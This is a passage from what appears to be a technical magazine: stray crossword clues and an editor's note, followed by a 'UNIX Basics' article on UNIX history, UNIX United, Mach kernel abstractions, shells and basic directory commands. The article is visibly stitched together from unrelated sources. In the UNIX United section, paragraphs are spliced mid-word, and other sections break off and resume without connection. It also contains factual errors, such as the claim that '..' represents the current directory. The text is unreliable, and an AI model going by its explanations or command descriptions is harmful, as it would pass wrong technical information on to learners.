239 Lots of this on the Internet

243 Lots of these on the Internet – See 239 down and 239 across

252 Abbr. Data Processing

253 Abbr. UK Street


254 Fictional planet that lies at the center of the DC Comics universe

Editors Word:

A huge THANK YOU to Rob Somerville for this crossword. Great job!

Dear Readers, I hope you will enjoy it. Have fun while solving the clues!

New Years Eve Crossword



UNIX Basics

by Samanvay Gupta

UNIX United is architecture for a distributed system based on UNIX. Any program written for a normal UNIX system can be transparently extended to exploit the richer environment of UNIX United. As it relies on having a UNIX system beneath it, the implementation of UNIX United, called the Newcastle Connection. This paper explains the basic semantics of UNIX United and is followed by that of the architecture implied by the protocol between components in a UNIX United system, network basics and of a software structure appropriate to the architecture and the protocol.

UNIX United and the Newcastle Connection were first described in [1], which contained a quite extensive survey of work on UNIX-based distributed systems and comparisons of the different approaches that have been adopted. No attempt is made to repeat such a survey in the present paper. Since that time, the two notions of UNIX United as an architecture and the Newcastle Connection as an implementation have become more distinct in our own minds, and both have evolved considerably in response to our continuing design and implementation efforts.

The purpose of this paper is twofold: to describe the semantics and architecture of UNIX United in some detail and to discuss the current state of our design and implementation. A UNIX United system is composed of a number of component UNIX systems connected by one or more communications media. In architectural terms, UNIX United is a loosely coupled collection of components for a number of reasons: it should be feasible to use both fast and slow communications media, administrators of a component should retain their autonomy in the distributed system, and any given UNIX United system should be capable of encompassing an arbitrary number of components.

UNIX are extended in UNIX United. Section IV describes the software structures associated with the architecture, both in terms of our implementation (the Newcastle Connection), anWhile UNIX United is intentionally loosely coupled in the senses described above, it paradoxically presents an extremely integrated view to its users; that of a single, albeit very large, UNIX system in which all of the normal UNIX system calls and programs exhibit exactly the same behavior when executed in the UNIX United environment as when executed in the environment of a single, isolated component. The result is that UNIX United is recursively structured [2]: the functionality of the distributed system as a whole is identical to that of its components. This not only has some interesting consequences in terms of the design of distributed computing systems, but it also implies that all existing software investments in UNIX can be retained in UNIX United, without necessarily requiring any modification to their source code or that of the UNIX kernels on the component machines. (As distributed commercially, the Newcastle Connection consists essentially of a replacement for the C language system call library, and thus programs only need to be relinked to be used in the UNIX United environment. However, we and others have also created UNIX United systems by installing the Newcastle Connection software below the physical machine kernel boundary, just “on top of” the essentially unmodified kernel. In this case, no change whatever is required to existing programs. Clearly, this also implies that the user’s perception of UNIX United is identical to his perception of UNIX itself; the advantages of this cannot be overstated. In Section II, we discuss the motivation and basic semantics of UNIX United in more detail. Section III discusses the architecture of UNIX United, or precisely how the semantics of d in terms of the remote system call protocol which is used between various processes on UNIX machines in a UNIX United system.

History Of Unix

The Unix operating system found its beginnings in MULTICS, which stands for Multiplexed Operating and Computing System. The MULTICS project began in the mid-1960s as a joint effort by General Electric, Massachusetts Institute for Technology and Bell Laboratories. In 1969, Bell Laboratories pulled out of the project. One of Bell Laboratories people involved in the project was Ken Thompson. He liked the potential MULTICS had, but felt it was too complex and that the same thing could be done in simpler way. In 1969, he wrote the first version of Unix, called UNICS. UNICS stood for Uniplexed Operating and Computing System. Although the operating system has changed, the name stuck and was eventually shortened to Unix.

Ken Thompson teamed up with Dennis Ritchie, who wrote the first C compiler. In 1973, they rewrote the Unix kernel in C. The following year, a version of Unix known as the Fifth Edition was first licensed to universities. The Seventh Edition, released in 1978, served as a dividing point for two divergent lines of Unix development. These two branches are known as SVR4 (System V) and BSD.

UNIX

Ken Thompson spent a year's sabbatical with the University of California at Berkeley. While there he and two graduate students, Bill Joy and Chuck Haley, wrote the first Berkeley version of Unix, which was distributed to students. This resulted in the source code being worked on and developed by many different people. The Berkeley version of UNIX is known as BSD, Berkeley Software Distribution. From BSD came the vi editor, C shell, virtual memory, Sendmail, and support for TCP/IP.

For several years SVR4 was more conservative, commercial, and well supported. Today, SVR4 and BSD look very much alike. Probably the biggest cosmetic difference between them is the way the ps command functions.

What Is Unix?

UNIX is a powerful computer operating system originally developed at AT&T Bell Laboratories. It is very popular among the scientific, engineering, and academic communities due to its multi-user and multi-tasking environment, flexibility and portability, electronic mail and networking capabilities, and the numerous programming, text processing and scientific utilities available. It has also gained widespread acceptance in government and business. Over the years, two major forms (with several vendor's variants of each) of UNIX have evolved: AT&T UNIX System V and the University of California at Berkeley's Berkeley Software Distribution (BSD). This document will be based on the SunOS 4.1.3_U1, Sun's combination of BSD UNIX (BSD versions 4.2 and 4.3) and System V because it is the primary version of UNIX available at Rice. Also available are Solaris, a System V based version, and IRIX, used by Silicon Graphics machines.

Unix Basics – Structure




Figure 1. UNIX Structure.

The main concepts that unite all versions of UNIX are the following four basics:

- Kernel: The kernel is the heart of the operating system. It interacts with hardware and most of the tasks like memory management, task scheduling and file management.

- Shell: The shell is the utility that processes your requests. When you type in a command at your terminal, the shell interprets the command and calls the program that you want. The shell uses standard syntax for all commands. C Shell, Bourne Shell and Korn Shell are most famous shells which are available with most of the UNIX variants.

- Commands and Utilities: There are various command and utilities which you would use in your day to day activities. cp, mv, cat and grep, etc. are a few examples of commands and utilities. There are over 250 standard commands plus numerous others provided through 3rd party software. All the commands come along with various optional options.

- Files and Directories: All data in UNIX is organized into files. All files are organized into directories. These directories are organized into a tree-like structure called the file system.

Directory Structure

The UNIX system is set up as a tree hierarchy. At the top of the tree is the root. The root is represented by the slash character. Off of the root are branches of the tree. The branches are directories.

Files or directories can be off the tree.




Figure 2. Tree hierarchy.

Design: An Extensible Kernel

Early in its development, UNIX supported the notion of objects represented as file descriptors with a small set of basic operations on those objects (e.g., read, write and seek) [3]. With pipes serving as a program composition tool, UNIX offered the advantages of simple implementation and extensibility to a variety of problems. Under the weight of changing needs and technology, UNIX has been modified to provide a staggering number of different mechanisms for managing objects and resources. In addition to pipes, UNIX versions now support facilities such as System V streams, 4.2 BSD sockets, pty's, various forms of semaphores, shared memory and a mind-boggling array of IOCtl operations on special files and devices. The result has been scores of additional system calls and options […]




Figure 3. Network scheme.

[…] with less than uniform access to different resources within a single UNIX system and within a network of UNIX machines. As the complexity of distributed environments and multiprocessor architectures increases, it becomes increasingly important to return to the original UNIX model of consistent interfaces to system facilities. Moreover, there is a clear need to allow the underlying system to be transparently extended to allow user-state processes to provide services which, in the past, could only be fully integrated into UNIX by adding code to the operating system kernel. Mach takes an essentially object-oriented approach to extensibility. It provides a small set of primitive functions designed to allow more complex services and resources to be represented as references to objects. The indirection thus provided allows objects to be arbitrarily placed in the network (either within a multiprocessor or a workstation) without regard to programming details. The Mach kernel abstractions, in effect, provide a base upon which complete system environments may be built. By providing these basic functions in the kernel, it is possible to run varying system configurations on different classes of machines while providing a consistent interface to all resources. The actual system running on any particular machine is a function of its servers rather than its kernel.

The Mach kernel supports four basic abstractions:

A task is an execution environment in which threads may run. It is the basic unit of resource allocation. A task includes a paged virtual address space and protected access to system resources (such as processors, port capabilities and virtual memory). The UNIX notion of a process is, in Mach, represented by a task with a single thread of control.

- A thread is the basic unit of CPU utilization. It is roughly equivalent to an independent program counter operating within a task. All threads within a task share access to all task resources.

- A port is a communication channel – logically a queue for messages protected by the kernel. Ports are the reference objects of the Mach design. They are used in much the same way that object references could be used in an object oriented system. Send and Receive are the fundamental primitive operations on ports.

- A message is a typed collection of data objects used in communication between threads. Messages may be of any size and may contain pointers and typed capabilities for ports.

Operations on objects other than messages are performed by sending messages to ports which are used to represent them. The act of creating a task or thread, for example, returns access rights to the port which represents the new object and which can be used to manipulate it. The Mach kernel acts in that case as a server which implements task and thread objects. It receives incoming messages on task and threads ports and performs the requested operation on the appropriate object. This allows a thread to suspend another thread by sending a suspend message to that thread's thread port even if the requesting thread is on another node in a network.

The design of Mach draws heavily on CMU's previous experience with the Accent [4] network operating system, extending that system's facilities into the multiprocessor domain:

- The underlying port mechanism for communication provides support for object-style access to resources and capability based protection as well as network transparency,

- All systems abstractions allow extensibility both to multiprocessors and to networks of uniprocessor or multiprocessor nodes,

- Support for parallelism (in the form of tasks with shared memory and threads) allows for a wide range of tightly coupled and loosely coupled multiprocessors and

- Access to virtual memory is simple, integrated with message passing, and introduces no arbitrary restrictions on allocation, deallocation and virtual copy operations and yet allows both copy-on-write and read-write sharing.

The Mach abstractions were chosen not only for their simplicity but also for performance reasons. A performance evaluation study done on Accent demonstrated the substantial performance benefits gained by integrating virtual memory management and interprocess communication. Using similar virtual memory and IPC primitives, Accent was able to achieve performance comparable to UNIX systems on equivalent hardware [5]

Accessing A Unix System

There are many ways that you can access a UNIX system. If you want the fullest possible access to the computer's commands and utilities, you must initiate a login session. The main mode of initiating a login session to a UNIX machine is through a terminal, which usually includes a keyboard, and a video monitor. When a terminal establishes a connection to the UNIX system, the UNIX kernel runs a process called a tty to accept input from the terminal, and send output to the terminal. When the tty process is created, it must be told the capabilities of the terminal, so it can correctly read from, and write to, the terminal. If the tty process receives incorrect information about the terminal type, unexpected results can occur.

The Unix Processes

A process is the flow of execution of a set of program instructions and owns, as a system entity, the necessary resources. Some operating systems, such as z/OS, call the basic unit of execution a job or task. In UNIX, it is called a process. In the UNIX kernel, anything that is done, other than autonomous operations, is done by a process that issues system calls. Processes often spawn other child processes, using, for instance, the fork() system call, which usually run in parallel with their parent process. These are usually subtasks which, when they are finished, terminate themselves. All UNIX processes have an owner. Typically, the human owner of a process is the owner of the account whose login process spawned the initial process parent of the process chain currently executing. The child process inherits the file access and execution privileges belonging to the parent.

Signals

Signals are designed for processes to communicate with each other and with the kernel. The signalling capability is provided by the operating system and is used, for instance, to inform processes of unexpected external events, such as a timeout or forced termination of a process. A signal consists of a prescribed message with a default action embedded in it. There are different types of signals in UNIX, and each type is identified with a number.

Console

Every UNIX system has a main console that is connected directly to the machine. The console is a special type of terminal that is recognized when the system is started. Some Unix system operations must be performed at the console. Typically, the console is only accessible by the system operators and administrators.

Dumb Terminals

Some terminals are referred to as “dumb” terminals because they have only the minimum amount of power required to send characters as input to the UNIX system, and receive characters as output from the UNIX system. Personal computers are often used to emulate dumb terminals, so that they can be connected to a UNIX system. Dumb terminals can be connected directly to a UNIX machine, or may be connected remotely, through a modem, a terminal server, or other network connection.

Smart Terminals

Smart terminals, like the X terminal, can interact with the UNIX system at a higher level. Smart terminals have enough on-board memory and processing power to support graphical interfaces. The interaction between a smart terminal and a UNIX system can go beyond simple characters to include icons, windows, menus, and mouse actions.

Network-Based Access Modes

UNIX computers were designed early in their history to be network-aware. The fact that UNIX computers were prevalent in academic and research environments led to their broad use in the implementation of the Department of Defense’s Advanced Research Projects Administration (DARPA) computer network. The DARPA network laid the foundations for the Internet.

FTP

The FTP (File Transfer Protocol) provides a simple means of transferring files to and from a UNIX computer. FTP access to a UNIX machine may be authenticated by means of a username and password pair, or may be anonymous. An FTP session provides the user with a limited set of commands with which to manipulate and transfer files.

TELNET

Telnet is a means by which one can initiate a UNIX shell login across the Internet. The normal login procedure takes place when the telnet session is initiated.

HTTP

The HTTP protocol has become important in recent years because it is the primary way in which the documents that constitute the World Wide Web are served. HTTP servers are most often publicly accessible. In some cases, access to documents provided by HTTP servers will require some form of authentication.

HTTPS

A variation of HTTP that is likely to become increasingly important in the future. The “S” stands for “secure.” When communications are initiated via the HTTPS protocol, the sender and recipient use an encryption scheme for the information to be exchanged. When the sending computer transmits the message, the information is encrypted so that outside parties cannot examine it. Once the message is received by the destination machine, decryption restores the original information.

SHELLS

Processes operate in the context of a shell.

The shell is a command interpreter which:

• Interprets built in characters, variables and commands

• Passes the results on to the kernel. The kernel is the lowest level of software running. It controls access to all hardware in the computer.

sh: Bourne Shell

_ Developed by Stephen Bourne at AT&T Bell Labs

csh: C Shell

_ Developed by Bill Joy at University of California, Berkeley

ksh: Korn Shell

_ Developed by David Korn at AT&T Bell Labs

_ backward-compatible with the Bourne shell and includes many features of the C shell

bash: Bourne Again Shell

_ Developed by Brian Fox for the GNU Project as a free software replacement for the Bourne shell (sh)

_ Default Shell on Linux and Mac OSX

_ The name is also descriptive of what it did, bashing together the features of sh, csh and ksh

tcsh: TENEX C Shell

_ Developed by Ken Greer at Carnegie Mellon University

_ It is essentially the C shell with programmable command line completion, command-line editing, and a few other features

There are many shells! Common features that all shells have:

• Command execution.

• Redirection of input and output.

• Piping.

• Wildcard expansion.

• Process control.

• Command recall and editing.

• Turing-complete (except for the memory part).

Shell scripts

The basic concept of a shell script is a list of commands, which are listed in the order of execution. A good shell script will have comments, preceded by a pound sign, #, describing the steps. There are conditional tests, such as value A is greater than value B, loops allowing us to go through massive amounts of data, files to read and store data, and variables to read and store data, and the script may include functions. We are going to write a lot of scripts in the next several hundred pages, and we should always start with a clear goal in mind. By clear goal, we have a specific purpose for this script, and we have a set of expected results. We will also hit on some tips, tricks, and, of course, the gotchas in solving a challenge one way as opposed to another to get the same result. All techniques are not created equal. Shell scripts and functions are both interpreted. This means they are not compiled. Both shell scripts and functions are ASCII text that is read by the Korn shell command interpreter. When we execute a shell script, or function, a command interpreter goes through the ASCII text line by line, loop by loop, and test by test and executes each statement, as each line is reached from the top to the bottom.

Shells contain:

• Variables

• Loops

• Conditional statements

• Input and Output

• Built in commands

• Ability to write functions

• Specifying the shell to be used:

• On the first line of the file:

• Implicitly

• blank line – Bourne shell

• # in column 1 – C shell

• Explicitly

• #!/bin/sh – Bourne shell

• #!/bin/csh – C shell

After logging into the system, the current directory is your home directory. So for the account stu01 the current directory would be:

```
/home/students/stu01
```

To view what the current directory is, use the pwd command:

```
$ pwd
```

To create a new directory off of the home directory uses the command mkdir.

```
$ mkdir newdir
```

To view a listing of the contents of the current directory use the command ls.

```
$ ls
```

For a directory listing that gives more information use the command:

```
$ ls -l
```

To view hidden files those don’t normally show up with an ls use the command:

```
$ ls -la
```

To change the current directory to the new directory that was just created use the change directory command

```
cd.

$ cd newdir
```

The newdir directory is down one level in the tree from the home directory for stu01.

.Check to see what directory is current:

```
$ pwd
```

In this directory, files could be stored or additional sub directories could be created.

To move back up one directory use the command:

```
$ cd ..
```

The dot dot represents the current directory.

To rename a directory use the move command mv.

```
$ mv newdir newname
```

The Unix File System

The UNIX file system hosts the collection of files accessed by the processes running in the system and is in charge of the logical representation of the data to the requesting entities. The file system has therefore both a logical and physical dimension.

The logical file system

The logical file system is in charge of the hierarchy of connected directories and files as they are shown to the users. The UNIX file system is logically arranged as a tree, actually inverted with the root, named “/”, at the top. All files are logically contained within the root directory. See the example shown in Figure 4, where the shaded boxes represent directories, while the unshaded boxes represent files. A file or directory is located in the file system tree using a “path name”;

```
/etc/profile or /u/dirA/dirA1/Dominique
```

are path names. Note that UNIX is a case-sensitive operating system; therefore a file called “ BC” is different from a file called “abc”.

